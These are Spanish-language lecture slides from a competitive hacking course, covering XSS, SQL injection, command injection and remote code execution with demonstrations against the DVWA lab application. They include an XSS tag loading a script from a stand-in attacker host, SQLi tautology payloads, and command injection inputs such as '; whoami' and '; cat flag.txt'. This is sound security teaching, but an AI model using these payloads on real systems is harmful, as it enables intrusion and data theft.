Aplicaciones Web II

CC5325 - Taller de Hacking Competitivo

Diego Vargas

Contenidos

- XSS
- Inyecciones
  - SQL
  - Otros
- Ejecución de código remoto
- Demo

Cross-Site Scripting

Cross-Site Scripting (XSS)

Objetivo:

Ejecutar elementos javascript en el navegador de la víctima.
Usualmente es necesario bypassear filtros y WAFs.

Tipos:

1. Almacenado
2. Reflejado
3. DOM


JavaScript

```
<script>
    ...code...
</script>
```

```
<script src="https://url.com/code.js"></script>
```

```
<button onclick="...code..."></button>
```

Damn Vulnerable Web Applications



https://github.com/opsxcq/docker-vulnerable-dvwa

docker pull vulnerables/web-dvwa


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Diego Submit

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Diego



<script src=”https://hacker.com/evil.js”></script>

Inyecciones

SQL Injection (SQLi)

Objetivo:

Inyectar comandos SQL, los cuales luego son ejecutados en el DBMS.

Tipos:

1. Non-Blind
2. Blind (Boolean based, time based)

SELECT * FROM users WHERE email = '**$email**' AND password = md5('**$password**') ;

Supplied values { xxx@xxx.xxx xxx') OR 1 = 1 --]

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');

SELECT * FROM users WHERE **FALSE AND FALSE OR TRUE**

SELECT * FROM users WHERE **FALSE OR TRUE**

SELECT * FROM users WHERE **TRUE**

Vulnerability: SQL Injection

User ID: 1 Submit

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

```
GET /vulnerabilities/sqli/?id='&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: PHPSESSID=a1jdilfph0kna9tmjg3dkpvs76; security=low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 14 Feb 2021 13:41:52 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 162
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''''' at line 1</pre>
```

```
SELECT id, first_name, surname FROM people WHERE id = '$ID';
```


```
SELECT id, first_name, surname FROM people WHERE id = '' or '1'='1';
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso

ID: ' or '1'='1
First name: Bob
Surname: Smith
```

Otros Tipos de Inyecciones

- NoSQLi
- XML
  - Tag Injection
  - XML eXternal Entity (XXE)
  - XML Entity Expansion (XEE)
  - XPath
- LDAP

Ejecución de Código Remoto

Remote Code Execution (RCE)

Objetivo:


Controlar la ejecución de comandos en el servidor, sin tener acceso a una terminal.

Su alcance depende del lenguaje, framework y OS utilizado en el servidor.

Métodos:

- Subiendo archivos ejecutables (webshell)
- Inyección de comandos
- SQLi
- Buffer Overflows
- Deserialización
- Type Confusion

Command Injection



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=52 time=62.510 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=52 time=61.399 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=52 time=59.903 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=52 time=59.252 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 59.252/60.766/62.510/1.273 ms
```

```
system('ping $IP');
```

```
system('ping ; whoami');
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: ; whoami Submit

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
www-data
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: ; cat flag.txt Submit

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
flag{COMManD1NjEctIoN}
```

Demo

Herramientas

- Burp
- sqlmap (https://github.com/sqlmapproject/sqlmap)
- DVWA (https://github.com/opsxcq/docker-vulnerable-dvwa)